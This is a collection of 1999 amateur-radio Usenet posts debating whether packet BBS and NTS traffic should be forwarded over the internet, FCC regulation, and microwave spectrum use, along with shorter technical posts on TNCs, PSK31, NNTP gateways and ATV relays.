Source record: 16318

The only support we'll have for BLP host for the MFJ 1278 TNC is under 32 bit Windows. For Windows 3.1, MultiComm is a terminal mode only software product, and is a fine one for that O/S.

Where are we with the program. Well, we found a pretty major problem with the BLP firmware code and Howie and MFJ are working on fixing it. To describe the issue, if you issued a command to the TNC in BLP host that returned more than 300 bytes of information, it would truncate it to 300 bytes. This would cause issues with at least the CSTATUS command and the DISPLAY command.

Once this issue is fixed, we'll go through the testing cycle and get program out.

BTW, BLP Host in the TNC is designed ONLY for Packet at this time. There is no host mode support for the HF modes.

I think the whole arguement is more of a huge confusion over what is
a internet gateway or forwarding PBBS mail by internet, etc. I see the
argument as follows.

Side A: Internet forwarding of PBBS is bad.
Side B: You're holding back progress -- and use of Microwave.
Side A: You're a supid idiot.
Side B: You're anacronistic scum. Die, die, die.
Side A: Rot in hell you evil son of satan.

Etc, etc.

I don't think PBBS forwarding has a whole lot to do with making
use of microwaves. But, I don't think it necessarily deserves to die
for that reason. Internet gateways have zero to do with internet
forwarding of PBBS either -- as far as I've seen. Pretty much the
Ax25 and ip networks, at least here in the SF Bay area, are
pretty distinct.

Hi, Peter.

Glad to find you stirring the pot. It may help.

As an individual that pays his bills by troubleshooting and repairing a variety of electronic and electromechanical equipment, it still amazes me, at times, that a customer at the counter has absolutely no conceptual grasp of how much intellectual and production magic is squoze into the typical electronic appliance. Way more than I, with my somewhat above average intellect, could grasp or remain conversant with, if I were immortal and the state of the art continued to expand at the current rate.

It is sufficiently intimidating and time consuming for me to maintain a degree of proficiency to pay my bills, without trying to gain and/or maintain proficiency in advancing the state of the art in my hobby. From my somewhat "average" perspective I barely have the time to wipe my a.. if I want to eat regularly.

For those few percent that carry the rest of the world because of serendipity due to nature or nurture, my heartfelt thanks. For those in that position that have never given SERIOUS thought to how the great "unwashed" survive or live, you should. You might be amazed at how large a percentage of folks around you are scuffling for a living and have neither the time, motivation, or the ability to be much use to some of the great concepts discussed here.

When an individual's profession has nothing to do with electronics, a situation that a greater percentage of new hams can identify with, it becomes more likely that development by the amateur community will be less likely. I find it logical that until commercial equipment can be

obtained and/or modified easily and economically relative to one's station in life, much of the spectrum above 70 cm will remain unused until attractive plug and play packages become available or the fed peddles the spectrum.

Just a view from the pits.

PS. I have been around the world and if I learned nothing else about human nature and the human condition it is this:

Most folks cannot or will not make the intellectual attempt to live in another's shoes to consider life and its complications from that perspective. We cannot but imagine and, perhaps, empathize from that intellectual exercise, for we can never actually view the world from another's perspective. Consequently, many discussions, decisions and action are premised on ones own "religious" view of of the world.

Yup! Its philosophy, but it pertains, directly, to many of the discussions.

[...]

Well, I didn't see that. I find it surprising, but I'll have to take
your word for it. I did just see a post where Gary said he was only
interested in pure-radio networks though.

>> Your source for info on the VK packet situation?
> A number of Australian Hams; Who else?

> I'd be interested in your view too, and I was also wondering: Are the
> LandLine Lids in Australia still operating illegally, or has the group
> managed to downgrade the integrity of Australian Amateur Radio by watering
> down the regs to allow and encourage Hams using non-ham means of
> communication instead of Amateur RADIO?

The regulations have not been updated since 1997. They say:

Restrictions on connection to a public telecommunications network

11. The licensee must not, directly or indirectly,
connect an amateur station to a public telecommunications network if the
station is:

(a) an amateur repeater station; or
(b) an amateur beacon station; or
(c) using automatic mode (including, for example, packet mode and radioteletype
mode); or
(d) using computer controlled mode (including, for example, packet mode and
radioteletype mode).

http://www.aca.gov.au/legal/determin/lcd/amateur.htm

I know that wormhole stations do exist. I don't know under what
conditions or understanding they operate, though.

To be perfectly honest, I rarely bother with packet BBSs because
they are (1) slow (I only have 1200 facilities here), and (2) not
very interesting. I can get the DX cluster on the internet directly,
without the interference problems trying to run HF at the same time
as packet. I suspect the local DX info is coming in via the internet
but I really don't know for sure.

> regarding this fascinating mode will be
> appreciated. Stan VA3DS

The interface is extremely simple. The help file with the Windows
PSK31 software (from G3PLX) explains how to connect the transciever
to the sound card. In my case I connect the line in and line out
of my sound card directly into the accessory (1) socket on my ICOM 726.
PTT comes out of the serial port via a transistor.

Bits you need: some cable, some plugs, one resistor, one transistor,
and a bit of soldering work, and you're ready to go.

Your Yaesu should have a suitable accessory or RTTY socket.

I suppose I'm like most other Hams in that I've noticed that the equipment for freqs higher than the 440 band is a good deal more expensive to buy, as are the feedlines those freqs require. I haven't seen a compelling need to use those freqs (personally) so I don't cough up the extra bucks or go to the extra trouble to do so.

The antennas are smaller, but that's not much compensation.

My feeling is that the higher-freq radios and higher-speed packet modems are best utilized on backbone links, where a relatively small number of them can do the most good.

I don't really see a need for "Joe Ham" to go for the microwave stuff, since you need a decent access/backbone speed ratio in order to keep everybody happy anyway. Let 'em use 2m and 440 for access... (ref: "Let them eat cake.")

That's what the average user wants anyway... Why not take advantage of that, and plan accordingly? To do otherwise is to "argue with the weather", which can only lead to frustration.

The 440 stuff is good for up to and maybe higher than 19.2kb, which is pretty fast for RF user access. - Much better than we typically see on packet today.

When Hams cook up theories that require large numbers of appliance operator Hams to suddenly start buying expensive microwave rigs, that's when I know they are living in fantasy land. The only way we will see widespread use of those bands if when and if it's as easy and inexpensive to use them as it is to use 2m. - Not anytime soon, in other words.

One way to look at it is that there will not be a big problem with "maverick" types trying to directly access the backbone links if they are microwave at 1MB or better. Networkers can rest assured that their "backbone freqs" will not be congested with other activity. - Seems like a good deal to me.

That's what the average networker wants anyway... Why not take advantage of that, and plan accordingly?

Sometimes it's better to take the situations we face and look for the advantages inherent in them, instead of spending all of our energy trying to

fight the inherent liabilities. I think they call it "going with the flow",
or "bending with the wind"... Something like that.

Um, huh?

You mean that when you use your cell phone to talk to another ham,
you consider that ham radio? I'm confused here.

"... as you perceive it to be ..."
What do you mean by this?
That using the internet is somehow "the ham radio network"?

My perception of ham radio is quite clear: it involves radios
and antennas and stuff like that, not the telephone or cell phone,
not part 15 devices nor part 95 devices. All those other things
may in fact be things I use, but I'm not "doing ham radio" when
I use them. I'm very clear about the difference. Are you?

Hamish:

That's probably just fine for Australia which got its' constitution approved and signed into law by the British Monarch in 1901.

However due principally to the "shot heard round the world", the constitution of the USA (which was not approved by anybody's Monarch) actually contains an amendment which guarantees the citizens of the USA the "right" to bear arms.

Of course the USA is a republic and has no Monarch.

I can understand it myself, certainly if I were a Monarch I would never grant my citizens the right to bear arms, would you?

All that aside, I am disturbed by Charles Brabhams desire to have a government or agency of the government get involved in protecting either the commercial operators of the Internet from the amateur radio service, or the amateur radio service from the commercial operators of the Internet. I generally feel that government intervention and regulation should be minimized as much as possible and the the citizenry and free enterprise should be free to find and continuously optimize solutions to their own problems. I like to err on the side of too little government, not too much.

That seems to be a general trait of most Americans compared when compared to subjects of Monarchs.

No taxation without representation. I just cannot bring myself to believe that, in the long run, giving too much power to governments, civil servants, beaurocrats, mandarins, and other assorted power hungry groups is in the best interests of the general citizenry. Am I skeptical of governments, yes. Do we need them, yes. Should their powers be as limited as possible, yes!

But Charlie wants to call them in to help us solve a problem his way! Watch out! Heh, heh.

Just a viewpoint Hamish.

Cheers Mate,

Peter AB4BC

Well at the very bottom of it, you know, is the very subjective notion of 'what is fun,'
This my normal day job, I'm a video game programmer. So, I'm completely
comfortable with the notion that this or that is preferrable because it is 'more
fun' -- apart from any objective criterion. For me, I think with PBBS/NTS, maybe that
it is a little bit 'more fun' if the messages are RF only. I think the cooperative
nature of the thing is kind of neat, actually, and it would be sad if it just went
away. Is that "religious" in the pejorative sense you put it? If PBBS/NTS goes
over internet, I think it really loses it's reason for existing. Might as well
read Usenet. (Though I don't think this really applies to APRS or IP.)

Really, I don't think you're ever going to see "high speed connectivity
equivalent to that offered by local internet service providers." with ham
radio in the forseeable future. Me, I don't feel hugely motivated to spend
lots of money building a system so that people here in Berkeley can
have free internet service. I don't really want to pay someone else's
net bill. This doesn't sound like fun to me, sorry.

But, maybe if someone wants to do HF PBBS forwarding, and I really
am looking for people for this, or maybe even
try DSY modems across the bay, I'm game for that. I have no problem
with the Part 15 stuff. I'm kind of tempted to maybe give
that a shot. (Or see what comes around for Ham radio Spread Spectrum
stuff.) I'm pretty casual about dropping a hundred bucks here or there
on radio junk, though I tend to hem and haw a bit more for the more expensive
stuff.

To me the spirit of the hobby, is finding other people who are doing packet
radio here in the SF Bay area, and connect up with them and just have fun.
To me, this is not about expecting a level or service or performance or anything.
If you want to do high speed packet, find someone else in your neighborhood,
or draft someone, like a friend or relative or something, and just do it. All it takes is
two people, really. If you'd rather look at web pages and chat on irc, that's
fine too. It's just a hobby.

Hank:

Have fun with the antennas and remember don't be too hard on your fellow hams.

It is not just the amateur radio hobby where the "few" work hard to benefit the "many".

Everyone acknowledges the great efforts that the principal contributors like yourself and others make to our hobby.

But you know the story. . . . work, wife, kids, church, television, Internet, sports, other hobbies, and not much time is left for the average ham to make major contributions to the hobby.

Those who do make major contributions are like the "saints" or "legends" of any hobby. As you know well, they do it mainly for the self satisfaction, and maybe a little business on the side.

Best Regards,

Peter AB4BC

Yes, we did. (Just for information's sake, in November we are having
a referendum on becoming a republic.)

> Of course the USA is a republic and has no Monarch.
> I can understand it myself, certainly if I were a Monarch I would never
> grant my citizens the right to bear arms, would you?

No. I don't consider it desirable for citizens to have the right to
bear arms though -- I certainly do not want one, and do not want to live
in the sort of culture where I would ever feel I needed one.

> should be free to find and continuously optimize solutions to their own

Hank:

Ironical isn't it. Your comments below are identical to the comments of the NTS gang when packet came along. They said packet, and other new technologies like AMTOR, APPLINK, etc. were siphoning off all of the traffic away from the CW nets and the TCC. (Hint I'm an old CW traffic handler myself! Used to be an NTS CW NCS, cdma before Ethernet, heh, heh.)

Now the shoe is on the other foot, here are Charles (And sometimes even yourself!) complaining with exactly the same language as the old NTS'ers did back in the 70's and 80's. In fact your BBS software (God bless it!) was the major offender was it not? Now the shoe is on the other foot.

Technology has passed packet by in the same way that packet passed the CW NTS nets, and the NTS nets bypassed the old original Trunk Lines.

BTW. . . the CW NTS nets still meet and operate all cycles every night. Traffic is getting thinner all the time though. Familiar fists keep passing on to the great hamshack in the sky. And whenever I meet some of my CW friends for an eyeball at a hamfest or NTS meeting, even though they still have very snappy fists, I see a lot of white hair and white beards, and not many youngsters.

Is that the future of packet now?

Have we come full circle?

Or is there a younger generation who will run with new technology, and provide a better route to cause all the traffic bypass the old routes.

Best Regards,

Peter AB4BC

Yes, it's true! In this month's RSGB RadCom there's an announcement saying that yours truly is taking over the "Data" column again, starting in December.

I need input, lots of it. Please email me (g3nrw@arrl.net) if you have any points for discussion, any news of groups/individuals/products etc in the world of amateur radio data comms. Pictures (GIF/JPG) also very welcome.

Copy date for the December issue is a week tomorrow (Weds 6 October).

To me it just seems pointless to run PBBS on the internet. Why not use nntp or
something with a better user interface? What's even the point of having
a 'network' on the internet -- since it makes more sense to run a messaging
system from a single server with a fat data pipe, and then take connections
from the entire planet. It's just a waste of bandwidth to move all that data
around, if the users can connect in at just as fast. I could replace the entire
Westnet with my DSL line and a few Linux machines here if people
came in over their net connections-- but what would be the point of it? If you're
going to do internet stuff, it makes more sense to do proper state of the art

internet stuff. Like real time games -- or 3d interactive VR stuff, or maybe real voice or video chat or something like this? Running PBBS over the internet seems about the equivalent of dialing someone up on the phone and using morse code. Why bother?

Cathryn:

My sentiments exactly. Apart from keeping the circuit "alive" for emergency use there is no compelling reason to do that.

And so . . . . what exactly are the next generation of appealing and compelling applications of amateur packet radio to be?

APRS is nice and it is fun, but the appeal is not wide enough.

What? We desparately need to find new applications, but . . .Charlie wants us to stop the application mantra.

How about. . . . Nahhh no one would like to do that . . . .

Let's brainstorm here on the NG.

Maybe with the participation of everyone here and even including the "lurkers" we could come up with new compelling applications to keep amateur packet radio alive and to generate enough traffic to fill up our "bandwidth to burn"!

Ideas anyone?

Best Regards,

Peter AB4BC

As recreation, it is an objective necessity that it be fun to the users
and developers. It may be the pleasure of a user following a discussion
thread, a builder looking for parts, communication between friends or the
adulation enjoyed by a developer. Regardless of the motives for an
individual's involvement there must be sufficient support to make any
network viable. In the recreation marketplace, packet radio in all its
forms must compete with a plethora of products and services that clamor
for our discretionary fun time and cash.

>I think the cooperative
>nature of the thing is kind of neat, actually, and it would be sad if it

>away. Is that "religious" in the pejorative sense you put it?

The religious aspect is "my way or the highway", rephrased: "my god or
die! die! die!"

>If PBBS/NTS goes
>over internet, I think it really loses it's reason for existing. Might
>as
well
>read Usenet.

If the purpose of the PBBS/NTS is to move messages by rf, then that is what it should do, or die. It is the purpose of the internet to move data by any means available in the most efficient manner that economics allows; a different mandate from that of the amateur rf network. I have no reason to think the amateur rf network can survive the competition for traffic, competition that did not exist when the amateur network was determined "rf only".

>for to move
>traffic. without the internet (Though I don't think this really

If too few are using or supporting the PBBS/NTS it makes no difference whether they are haveing "fun" or anything else. Without sufficient support the network fails. Without sufficient incentive there is insufficient use and support. Today, in my area of the country, I find insufficient reason to use or support the archaic remnants of the network. Most other users and supporters of yesteryear have defected the the internet. I suspect there is no voluntary incentive to return to rf in many areas of the country.

I would return to 1200 bd rf if I had no choice. I would do 300 bd hf, if I had no choice. I will do none of the above because:

I have a choice.

Much of the data I am interested in is worthless if "old".

The speed of the above options consumed far more of my life than I am willing to invest today, for the gain received, relative to other options.

I was never involved in packet as a public service as the prime directive. It was always from the perspective of "what's in it for me?" and "what's in it for the supporters?". In today's market of options, in my part of the country, if you do not want to do archaic rf for the sake of rf, there is nothing in it for anyone except for a few individuals in isolated locations.

Even though our fun hobby may be justified by "public service" roots, it is a recreational hobby and as such derives most of its support from those that find value in its recreational aspects. I have no reason to promote or support an old "junker" rf packet network that limps along like an old "junker" car with a new tire and generator.

It is time for a new network model with the integration of new technology and applications along with older technology that meets particular demands. In my neighbourhood, the old network belongs in the junkyard as it has ceased to be of value to most of its past supporters. If junkers are your fun, so be it. It is not my kind of fun. It is not the fun of many others. It is not the fun that will engender popular support and a reasonable argument for an amateur presence on a large block of frequencies coveted by commercial interests.

"Idiot" Pete/wa4hei

With your description of "(ham to ham).. amateur radio digital traffic", I assume that when and until it finds its way onto the amateur radio digital traffic networkout, it is plain ol' digital data. If my understanding is your intent, it will not change my life or operating habits one iota. How would it effect the operating habits of others that choose not to use the rf network? How will it promote more traffic by insuring that anyone using the rf system will be held hostage to its inefficiencies and limitations with no options for LL forwarding? Why would those living with the problems of the rf network today chose to use it tomorrow when it will be crippled worse? Will the volume of traffic, "secured" by regulation, compensate for that traffic lost from those no longer willing to commit messages to a network of lesser reliability?

I would communicate my ham interests by any means I found preferable to the PBBS/NTS/Whatever you propose, as I do now with my ham and non ham related communication, for reasons such as:

I prefer to use my own point to point hf and vhf rf equipment.
Greater speed by LL.
Greater reliability by LL.
More convenience by LL.
Lower cost by LL.

Given the reasons I have stated and others that do not occur to me at present, I find no value in your proposal unless the purpose is to drive another nail into the coffin of the amateur radio digital traffic network.

Maybe I am missing something in your logic or the facts of the premises.

Why would I choose to send or receive a message by a slow, archaic, broken digital traffic network when I have other choices, assuming the prime reason to send or receive a message is other than the use of an amateur radio network?

Based on my understanding above, of your suggestion to control the primary routing of all (ham to ham) .. amateur radio digital traffic, I care not. The actual implementation would mean nothing to anyone, except those that do use the rf network. If they chose to live with the effects, that is their business. If they are held hostage to the effects (such as those that have no option but to use rf to get a message out or in), my sympathy.

I would oppose federal regulation of routing because I am aware of no reason that would justify government regulation of a facet of this hobby, regardless of what has been done in other countries. The rf network should live or die by its own merits, or lack thereof.

If you use something like Freedos, you will need to disable your anti-virus software, the anti-virus
software works by keeping any software from writing to the boot sector, and Freedos needs to write it's
boot loader there in order to setup your computer to a dual boot system.

However I imagine this advice is quite out of date as I see other people have posted about fixing
your problems with windows. Hopefully you should already be up and running now.

If you haven't already, you might create a boot floppy that has your specific needs on it and doesn't
call windows.

Deja Vu:

In the early days of amateur packet BBS message forwarding back in the 70's and early 80's, the whole ARRL NTS, especially the CW traffic men, were up in arms about the fact the BBS forwarding, AMTOR and APLINK was siphoning off all of the traffic from the NTS nets.

That new fangled packet BBS forwarding system was "starving" the NTS system of traffic and slowly killing it!

The NTS'ers wanted the ARRL to ban NTS traffic handling on the BBS forwarding system. Heh, heh.

The perceived problem was that the manual skills involved in both CW and voice traffic handling would fall into disuse and atrophy. Without traffic the CW and voice net participants would become bored with little or no activity and the whole NTS net system would break down.

But the packeteers didn't care, they said, CW, RTTY and Voice traffic handling is old technolgy who cares if it fades. If it fades let it die! Heh, heh.

And the evil . . . . was those new technologies called packet BBS forwarding, AMTOR, APLINK, etc . . .

It's interesting to hear now two decades later poor old Charles Brabham wishing that the government or the FCC or someone (anyone?) could prevent amateurs from starving the long haul packet BBS system of traffic. Heh, heh.

As the old saying goes, "What comes around goes around."

We don't need to try to preserve and protect old outmoded ways of doing things.

We need new compelling applications for packet radio. The "application mantra" is what will save packet radio not the preservation of the status quo!

Comments, thoughts?

Peter, I am having trouble with a point that appears repeatedly in your postings - which I find uniformly interesting, by the way.

You present the premise that the amateur VHF and UHF and uwave spectrum is secure as long as it is "occupied" by amateur activity. Keep those kilocycles busy with ham rf and nothing can touch us.

I find this very difficult to believe.

When push comes to shove, the FCC et al is highly unlikely to just take a census of amateur activity and if it meets some expectation continue to let us use spectrum when big $$$ are snapping at the gates. Remember what happened to the 220 band and it was busy . . .

I agree that we "make a better case" for our supporters and benefactors in high places when we can demonstrate high levels of activity, but that case is almost without basis when the realities of spectrum need/greed are considered.

Bottom line is that we would have a rough time defending any spectrum if, for example, we based the defense of certain HF frequencies on the traffic volume of the NTS. NTS is a large, well-organized, practiced, publicized, ARRL-supported "network" of great historical significance. Sheer volume of usage just doesn't cut it.

I do not know what it will take - if, in fact, anything is "sure" - to ensure that we retain our current spectrum, but somehow the notion that we can win largely on the claim that say 200,000 or so amateurs are sending email to one another solely by radio waves just doesn't strike me as a winning posture.

Without a doubt, Charles will find ample meat here for another tirade but that is beside the point you and I are addressing here.

George:

Yes, I believe as you seem to, that there will be "land grabs" for our UHF and uWave spectrum anyway.

But . . . squatters rights has a certain credibility and, as they say in the legal profession, possession is 9/10 ths of the law.

And so . . . . ,as you suggested, if we can occupy some of that spectrum it will be tougher for them to simply take it for commercial purposes. The better the uses we can make of it, especially if those uses pushe the state of the art and make contributions to "society" in several ways, the better off we are with our claims to retain those frequencies.

The ARRL is trying to do this in another way, by initiating proposals for and supporting bills in Congress to force the FCC to swap Hz for Hz any bandwidth taken from us with other equivalent bandwidth. But as you stated, if we are not using it, it makes a pretty hollow argument. BTW . . . those bills are not likely to see the light of day in the current Congress.

It seems that the ARRL is set on "helping" this situation only by working at the political level. On the technical level for developing new modes and bands that work has been largely abandoned by the ARRL today. Who is to blame for this? The board, Dave Sumner, the ARRL lab guys, the members, who? Anyway, on the technical level it seems that it is all in the hands of other groups like say TAPR, or the folks that hang out on this NG, or lone wolves like Hank W0RLI, and Peter G3PLX, etc. . . etc . . .

I believe now that our HF allocations are safe, but that save was really a slam dunk" since no one else really wanted them. And so . . . I believe that our "sacred" HF bands will be like our National Parks, simply preserves for the use of nostalgic older communications modes. the ARRL needs to work on the UHF, uWave and broadband applications.

HF will be like sailboating today, a fun hobby, and an interesting activity ffor a few diehards, but not really technically relevant.

We really need to get moving on finding applications, traffic and uses for the higher bands.

Thanks for the comments George,

Peter AB4BC

Why not use nntp (and smtp/ftp/pop et al) on ham radio?
I do. Works fine. Doing it to read and respond to your post.

4239. Re: The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Charles Fregeau <n5hsr@sprynet.com>
Message-ID: <37F17FAF.F2911F53@sprynet.com>
Source record: 16267

In a way it is spillover from the "applications mantra" in the Wintel world. Each new application gets fatter, with no real boost in functionality or performance. Like putting a 454 in a VW Beetle, then governing it down so the Beetle only goes 60. I have my packet machine still running DOS 6.2/Win3.1.

I do wish we'd get a little faster than 1200 baud, though. I got my first computer with a 2400 baud modem, and packet was running 1200. I'm sitting here at a 57.6 modem 10 years later, and packet is still running 1200.

PMFJI again. I know you have been a ham roughly about as long as I have, but there was a tounge-in-cheek article in the April CQ one year that actually advocated this. It was a back issue I picked up at a hamfest somewhere in the '70's. It is almost scary. Advocate something totally silly, like a random dialing system to imitate DX, and lo and behold it comes true! <g>

I'll agree with that. I'm trying to assemble a portable packet station. and I have an old laptop, a HT and a packet box, plus I will need to drag along a Gel Cell to power everything. (Actually the packet could run off a 9v battery, but then one has to open the cover every time one wants to change the battery. Runs better off 12v.) Luggable is more the term.

Yeah, that's true. And, funny thing is I do actually run NNTP also using mailgw for PBBS traffic, which is kind of neat. (Though I have a pretty limited feed right now.) I haven't had time to mess with that stuff lately, though it works as far as I can tell from my limited testing. I just use nntp for reading pbbs, since it allows me to only download after looking at subject names. But, I haven't actually tried doing an nntp feed or anything. Hey, does anyone archive PBBS? Is there a dejapbbs somewhere? Hmm.

I do think that the 'content issue' with PBBS improves with a better reader program. The deal is that conventional BBS's make you sift through all the junk you don't want to read. And really the issue isn't so much the junk itself, but that there isn't a really good way to filter it. With pbbs->nntp links, it is much easier to browse old messages and ignore stuff you don't want.

Btw, how do run nntp on Win98? I've never heard of such a thing?
And in nntp, how does it handle it when people come up with new fields, like

Pactor@ww or pact@ww -- do you create a new newsgroup for
each type? Right now in mailgw, it basically just stuff everything
that's not pre-assigned a newsgroup to the ampr.pbbs.usa.misc,
for example, but that isn't really a perfect solution. I think the jnos nntp
guy in England was creating new newsgroups on the fly, which seems
like the 'right' way to do this.

I have been working on my super-duper new Linux PK232 Pactor code -- and
I'm eeking out the last few bugs in that, aside from which seems to be working
pretty good. (I maybe try connecting out to your frequencies you listed. Though
right now I"m finishing off the 'receiving connections' stuff.. Right now I'm running
with back to back pactor modems, and I still need to fix the final
disconnection sequence to be clean -- and figure out what exactly
to do with linefeeds and carraige return characters so that fbb compressed
forwarding works. Aside from that it seems to work.)

I can move some of this to PBBS, once I bug Mike into sending me
@usa. I'd copy this to both here and PBBS, though I'm not sure if
Outlook will allow me to put in 2 diffferent newsgroups on 2 different
servers or not. (I can send out to @usa no problem now.)

Really, it doesn't take that many bodies who say stuff to keep up a
conversation. I'd guess that less than about 10 people
account for most of the slightly heated discussion here on dig.misc.
So, for all the talk of the masses of bodies moving to the internet,
I really think we could do much of what we do here on PBBS.

One other thing. I'm still trying to figure out if there's a way in Windows to gateway
all the 44.xx.xx.xx addresses through the RF link, and all the rest of the
ip addresses through my regular gateway. I can do this in linux, but
I'm not enough of a registry guru to know how to make that happen. It
only lets me specify a gateway in Windows, but it doesn't allow me to specify
a netmask or ip adress range in Win98 like I can with route statements
in Linux. Errr.

>You mean that when you use your cell phone to talk to another ham,
>you consider that ham radio? I'm confused here.
>

Apparently, religion makes fiction of written ideas from a non believer.

If you are confused, Hank, it is only because you do not understand what you said. I have no cellphone or anything like it. I have never spoken on a cell phone or anything like it. I have no intention of owning a cell phone or anything like it. I have never said or implied that talking on a cell phone was anything akin to ham radio, and to take my denial of your sophistry a step further, I never said or implied that moving data over a store and forward amateur radio packet network was related in any way to cellular telephone.

I did say that it was my opinion that an amateur radio packet network could coexist and be integrated with the internet if enough folks were moved to do it. I did say that making use of alternative new high speed non amateur radio technology (that may or could be modified for amateur use) might make such a network attractive to me, if I could afford it. I did say that I, and many other supporters and developers of the archaic system we have now deserted, would not return unless there was high speed connectivity equivalent to that offered by local internet service providers.

Supply, demand and the dollar rule, Hank. Principle only counts if its your ox that is being gored. Now, not enough hams have an interest in your ox.

>"... as you perceive it to be ..."
>What do you mean by this?
>That using the internet is somehow "the ham radio network"?

No, Hank, "the data network as you perceive it SHOULD be?". That means your well expressed views quoted below and elsewhere.

>
>My perception of ham radio is quite clear: it involves radios
>and antennas and stuff like that, not the telephone or cell phone,
>not part 15 devices nor part 95 devices. All those other things

>I use them. I'm very clear about the difference. Are you?
>

I am very clear about your perception and the difference.

I am very clear about my perception, as I expressed it clearly. I have room in my view of the ham radio packet network for many of the options that have been espoused by others and villified by you and Charles.

I have no reason to believe the discussions here are much more than "religious" arguments that will not be resolved until they are rendered moot by associated events that cannot be denied, ignored or misinterpreted.

There are a couple of really cheap ways to get on packet
(I'm a student too... :-). If your computer has a sound
card use something like FlexNet with its sound card drivers.
Or use the sound modem support under Linux. The cheapest
sound card will record everything there is to record from
a communications-grade audio channel.

You can also go for the Baycom/Poor Man's Packet approach,
which uses a hardware modem and does all the TNC stuff in
software. I've seen this work on an XT; the sound card stuff
needs a 486 or better (I've used it on a 486/66).

The classic TCM3105 modem chip is long obsolete but is
sporadically available. Newer Baycom-style modems use the
MX614 chip, or any of its clones. TAPR sell MX614s in onesies
and twosies. Others probably do too.

You have the luxury of a ham density that makes it possible to build such dense infrastructure. At less dense populated areas, it is hard to find other enthusiasts with similar interest within a comfortable RF-path distance, 10 GHz FM-ATV is more or less line of sight anyway.

While in addition to line of sight paths, microwaves also propagates through other modes, however, any short to medium distance non-line of sight paths (such as scattering from buildings in urban area), have much higher path losses compared to line of sight losses. With available transmitter powers (a few watts) the baseband bandwidths must be much less than the 5 MHz required by analogue video. While highly directional antennas are useful in increasing the ERP on transmit and the capture are an reception, due to the narrow beam widths, these are usable only for line of sight, troposcatter and single reflection paths, but not for mobile communication or scattering from buildings.

>They usually have picture-in-picture systems (4 or 16 pictures) that
>display an overview of activity on several relays.

This is a nice idea to keep the spectrum occupied :-).

>One or more active
>contributors to the relay often have a private link to it.

It is nice to hear that you have active contributors, but is it realistic to expect that they would contribute more than 1-2 hours each day on a daily basis ?

What about the rest 22 hours of the day ? Do you show the test card or an aquarium the rest of the time (remembering that some fish require a few hours of darkness each day :-).

Here's a blurb from another discussion, where I outline my proposal for eliminating the "LandLine Lid" problem. My proposal is a bit different than what is already being done elsewhere:

Our US Packet net was damaged the worst by the introduction of non-ham links (Mostly Internet) that served to "route around" legitimate Ham digital links,
depriving them of traffic so that the hams operating them tended to lose heart and shut them down. Then, of course, you get a domino effect of disillusionment, decay and apathy such as we have experienced here during the last decade or so.

Packet users who previously were proud to participate in an independent, all Ham digital network were told that they could no longer depend upon messages entered into a Packet BBS to arrive at their destination via Amateur Radio. This, along with a constant barrage of negativity about the US Packet net from the US tcpip community, led in spirit by Greg Jones' articles and presentations, served to further disillusion and discourage US Packet users and networkers.

The Europeans avoided all of these difficulties by simply enacting legislation which made it illegal to route Ham Radio digital traffic over non-Ham networks.

The proper wording, if you care to make a proposal, is to outlaw the use of non-ham means for the primary routing (ham to ham) of amateur radio digital traffic.

This leaves intact the routing of information by non-ham means for secondary purposes such as delivering NTS messages to non-hams, autopatches to non-ham telephone links, and of course exchange of information between ham and non-ham networks, (Internet) for applications like APRS, callbook lookup, emergency communications, and a number of other such applications we haven't imagined yet.

By way of comparison, remember the Australian regs concerning this matter?

Cathryn et al:

With respect to having fun.

Our fun is predicated upon the availability of frequency spectrum, period. We do not allocate the frequencies, that is a political and commercial matter. We amateurs have been lucky so far, due mostly to the valiant efforts of our forefathers in this grand hobby. But remember, no bands, no fun, period!

Our situation, other than in the HF regions where no one else cares anymore, is in dire straits.

Simply put, "use it or loose it".

There are many commercial interests who covet our frequencies. We need to populate and show use those frequencies, not just keep them for a few "elite" folks having "fun".

Just as with the amateur packet network heyday of the 70's and 80's, we need plenty of ham radio "users", call them appliance operators if you will, to keep the networks viable. The only way to keep these great majority of appliance operators is to treat them like "customers", try to give them compelling applications so that they continue to participate and create a "market" for ham equipment, and traffic to keep our networks viable.

Returning to the past is fun, but it won't protect our valuable spectrum. We must move forward and attract the users back to the amateur packet networks even if they don't have the same form and functions as before. And Chalie's idea of convincing the government regulators to protect us by regulation is a "pipe dream", they (The FCC) are under siege themselves. The Administration, the Congress, the commercials are mostly all espousing the breakup of the FCC and the elimination of most regulations. Like the ostrich of Africa when frightened, Charles Brabham has his head in the sand and that is very dangerous to our hobby!

Use it or loose it.

Comments, thoughts?

That is true. The nearby FM-ATV relay that I have permanently wired
to my TV set (using a sat-tv rx and a modified LNB, no dish necessary,
just the LNB pointing at the relay. just press EXT-2 to see ATV!) is at
220M AGL in an otherwise flat area (it is on a 380M tv broadcast tower).
The range is 80km or so. Within that range there are 3 other relays
that it receives permanently, and more when propagation is good.

>must be much less than the 5 MHz required by analogue video.

Right, it (mostly) only works with line-of-sight. But then we have
nearly broadcast-quality pictures.

>>They usually have picture-in-picture systems (4 or 16 pictures) that
>>display an overview of activity on several relays.

>This is a nice idea to keep the spectrum occupied :-).

Yes, usually there are 4 pictures showing some other 16-picture
transmissions. Some of these pictures are in fact re-incarnations of
these 4 pictures as received at the remote relay, etc etc etc :-)

>>One or more active
>>contributors to the relay often have a private link to it.

>It is nice to hear that you have active contributors, but is it
>realistic to expect that they would contribute more than 1-2 hours
>each day on a daily basis ?

Contributors to the hardware, of course. The programme material they
contribute is normally not more than beer-drinking ugly guys in a very
messy room :-)

>What about the rest 22 hours of the day ? Do you show the test card or
>an aquarium the rest of the time (remembering that some fish require a
>few hours of darkness each day :-).

You are getting the idea. If you like, I could mail a captured image as
a .jpg.
It shows testcards, static shots of the operator, webcam-like "shots
of the shack with nobody but the cat", etc. There is even a picture
showing a computer receiving SSTV signals :-)

Of course, to have audio with all this, the repeater has lots of FM audio
subcarriers ranging up to 8.1 MHz, plus NICAM. Poor IARU guy that wants
to mandate sound-in-sync because he is worried that a 6 MHz FM subcarrier
would cause unnecessarily-wide ATV signals :-)

The local relay also has a camera showing the surrounding area as viewed
from 220M AGL. The camera slowly rotates.
These ATV guys are reasonably active these days, kind of like the packet
guys 10-15 years ago. They come up with news ideas and actually implement
them, instead of only discussing them on the usenet...

Yup, the ARRL does offer award certificates for sysops who
provide transport for NTS traffic. My numbers for K2UL-4
are listed in the SNJ column in QST every month. The only
requirement is that it must be done over radio. There is
also a separate total for my personal handling of messages
on CW/SSB/FM. I will admit that I am not at the leading
edge of digital technology, and I don't much care. I
prefer to spend my time enjoying ham radio, rather than
